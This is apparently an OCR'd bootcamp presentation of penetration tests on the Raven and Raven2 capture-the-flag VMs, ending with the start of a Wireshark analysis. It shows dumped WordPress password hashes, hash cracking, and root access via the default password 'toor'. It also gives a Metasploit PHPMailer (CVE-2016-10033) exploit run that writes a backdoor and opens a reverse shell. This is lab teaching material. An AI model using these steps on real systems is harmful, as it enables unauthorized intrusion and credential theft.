| user_registered     | datetime            | NO   |     | 0000-00-00 00:00:00 |                |
| user_activation_key | varchar(255)        | NO   |     |                     |                |
| user_status         | int(11)             | NO   |     | 0                   |                |
| display_name        | varchar(250)        | NO   |     |                     |                |
+---------------------+---------------------+------+-----+---------------------+----------------+
10 rows in set (0.00 sec)

mysql> select user_login, user_pass from wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 |
| steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ |
+------------+------------------------------------+
2 rows in set (0.00 sec)

mysql> select concat_ws(':', user_login, user_pass) from wp_users;
+---------------------------------------------+
| concat_ws(':', user_login, user_pass)       |
+---------------------------------------------+
| michael:$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0  |
| steven:$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/   |
+---------------------------------------------+
2 rows in set (0.00 sec)
```



Crack Password Hashes & Login to WordPress: Flag3

- Crack password hashes with Crackstation.net
- Find Flag3 in draft post after logging into WordPress with cracked credentials.

Escalate to Root: Flag4

```
michael@Raven:/$ su root
Password:
root@Raven:/#
```

```
root@Raven:/# ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  vagrant  vmlinuz
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  var
root@Raven:/# find / -iname flag*
/var/www/flag2.txt
/root/flag4.txt
```

```
root@Raven:/# cat /root/flag4.txt
______
| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@Raven:/#
```

- For flag4 we escalated to root user using the **su root** command.
- Guessed the default password ‘toor’ and were granted access.
- From there we located the flag using an **ls** command then: **find / -iname flag***.

EXPLOITS FOR TARGET 2

PENETRATION TESTING FOR A HARDENED SYSTEM


PRESENTED BY: ERICA WATKINS

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
Directory Listing	Web directory listings available online	Allows unauthorized access to directories & files
PHPMailer RCE: CVE 2016-10033	Allows extra parameters in mailSend function	Allows execution of code including a user shell
Privilege Escalation	Gained through default username/password for root	Allows root access

Enumerate the Web Server for Raven2



Reconnaissance Stage:

- Wpscan finds directory listing for **/upload** directory.

Enumerate the Web Server for Raven2


Reconnaissance Stage:


- Nmap using nse http-enum script
- Finds directory listing for **/vendor** directory.


```
root@Kali:~/Desktop# nmap -v --script http-enum.nse 192.168.1.115
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-10 14:03 PDT
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 14:03
Completed NSE at 14:03, 0.00s elapsed
Initiating ARP Ping Scan at 14:03
Scanning 192.168.1.115 [1 port]
Completed ARP Ping Scan at 14:03, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:03
Completed Parallel DNS resolution of 1 host. at 14:03, 0.07s elapsed
Initiating SYN Stealth Scan at 14:03
Scanning 192.168.1.115 [1000 ports]
Discovered open port 111/tcp on 192.168.1.115
Discovered open port 22/tcp on 192.168.1.115
Discovered open port 445/tcp on 192.168.1.115
Discovered open port 80/tcp on 192.168.1.115
Discovered open port 139/tcp on 192.168.1.115
Completed SYN Stealth Scan at 14:03, 0.07s elapsed (1000 total ports)
NSE: Script scanning 192.168.1.115.
Initiating NSE at 14:03
Completed NSE at 14:03, 1.57s elapsed
Nmap scan report for 192.168.1.115
Host is up (0.0010s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
| http-enum:
|   /wordpress/: Blog
|   /wordpress/wp-login.php: Wordpress login page.
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /img/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /manual/: Potentially interesting folder
|_  /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)

NSE: Script Post-scanning.
Initiating NSE at 14:03
Completed NSE at 14:03, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.31 seconds
           Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.048KB)
```

Exploitation: Directory Listings

- Used nmap finding of **/vendor**
  - Found flag1
- Used wpscan finding of **/wp-content/uploads**
  - Found flag3







Remote Code Execution: CVE 2016-10033

```
root@Kali:~# msfconsole

IIIIII    dTb.dTb
  II     4'  v  'B
  II     6.     .P
  II      'T.  .P'
  II       'T. .P'
IIIIII      'Yb'

I love shells --egypt


       =[ metasploit v5.0.96-dev                          ]
+ -- --=[ 2041 exploits - 1104 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: View missing module options with show missing

msf5 > search name:mailer

Matching Modules
================

   #  Name                                              Disclosure Date  Rank     Check  Description
   -  ----                                              ---------------  ----     -----  -----------
   0  auxiliary/client/smtp/emailer                                      normal   No     Generic Emaile
   1  exploit/multi/http/phpmailer_arg_injection        2016-12-26       manual   No     PHPMailer Send
   2  exploit/unix/webapp/wp_phpmailer_host_header      2017-05-03       average  Yes    WordPress PHPM
nd Injection


Interact with a module by name or index, for example use 2 or use exploit/unix/webapp/wp_phpmailer_

msf5 > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf5 exploit(multi/http/phpmailer_arg_injection) > show options
```

```
msf5 exploit(multi/http/phpmailer_arg_injection) > set rhosts 192.168.1.115
rhosts => 192.168.1.115
msf5 exploit(multi/http/phpmailer_arg_injection) > set targeturi /contact.php
targeturi => /contact.php
msf5 exploit(multi/http/phpmailer_arg_injection) > set triggeruri /
triggeruri => /
msf5 exploit(multi/http/phpmailer_arg_injection) > set web_root /var/www/html
web_root => /var/www/html
```

```
msf5 exploit(multi/http/phpmailer_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Writing the backdoor to /var/www/html/0x5uCaAd.php
[*] Sleeping before requesting the payload from: /0x5uCaAd.php
[*] Waiting for up to 300 seconds to trigger the payload
[*] Sending stage (38288 bytes) to 192.168.1.115
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.115:40440) at 2020-07-06
[+] Deleted /var/www/html/0x5uCaAd.php
[+] Successfully triggered the payload

meterpreter > ls
```

- Discovered vulnerability of PHP mailer in vendor folder directory.
- Exploited using Metasploit

Exploitation: PHP Mailer Vulnerability (CVE 2016-10033)

- Exploited using Metasploit
- Granted User Shell

```
find / -iname flag*
```

```
/var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png
/var/www/flag2.txt
find: `/var/log/metricbeat': Permission denied
find: `/var/log/filebeat': Permission denied
```

```
cat /var/www/flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
```

Escalate to Root with a TTY Shell: Flag4

```
meterpreter > shell
Process 1712 created.
Channel 0 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@Raven:/var/www/html$ whoami
whoami
www-data
www-data@Raven:/var/www/html$ su root
su root
Password: toor

root@Raven:/var/www/html# whoami
whoami
root
root@Raven:/var/www/html# cd root
cd root
bash: cd: root: No such file or directory
root@Raven:/var/www/html# ls
ls
about.html   css            img         scss            shell.php  wordpress
contact.php  elements.html   index.html  Security - Doc  team.html
contact.zip  fonts           js          service.html    vendor
root@Raven:/var/www/html# cd ..
cd ..
root@Raven:/var/www# ls
ls
flag2.txt  html
root@Raven:/var/www# cd ..
cd ..
root@Raven:/var# ls
```

```
flag2.txt  html
root@Raven:/var/www# cd ..
cd ..
root@Raven:/var# ls
ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
root@Raven:/var# cd ..
cd ..
root@Raven:/# cd ..
cd ..
root@Raven:/# ls
ls
bin   etc         lib         media  proc  sbin  tmp      var
boot  home        lib64       mnt    root  srv   usr      vmlinuz
dev   initrd.img  lost+found  opt    run   sys   vagrant
root@Raven:/# cd root
cd root
root@Raven:~# ls
ls
flag4.txt
root@Raven:~# cat flag4
cat flag4.txt
 _____                      _____ _____
|  __ \                    |_   _|_   _|
| |__) |__ ___   _____ _ __  | |   | |
|  _  / _` \ \ / / _ \ '_ \ | |   | |
| | \ \ (_| |\ V /  __/ | | || |_ _| |_
|_|  \_\__,_| \_/ \___|_| |_|\___|_____|

flag4{df2bc5e951d91581467bb9a2a8ff4425}

CONGRATULATIONS on successfully rooting RavenII

I hope you enjoyed this second interation of the Raven VM

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
```

- Within the user shell created through Metasploit
- Escalate privileges through spawning a tty shell.
- This allowed us to use the default username/password to gain root access.

WIRESHARK NETWORK ANALYSIS

WIRESHARK ANALYZE OF MALICIOUS TRAFFIC

PRESENTED BY: JUVAUGHN JONES & GARY ROBINSON

Wireshark

Analyzing Malicious Traffic

Collect evidence confirming the SOC's team intelligence

- Time thieves watching YouTube during working hours
- Windows host infected with virus
- Illegal downloads

Wireshark


Wireshark is a free open source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development.

Analyzing

- Protocols in use
- Network activity, web browsing, downloading files via FTP, torrenting
- Number of machines sending traffic

Wireshark-Time Thieves

ip.src==10.6.12.12




Domain Name: **frank-n-ted.com**

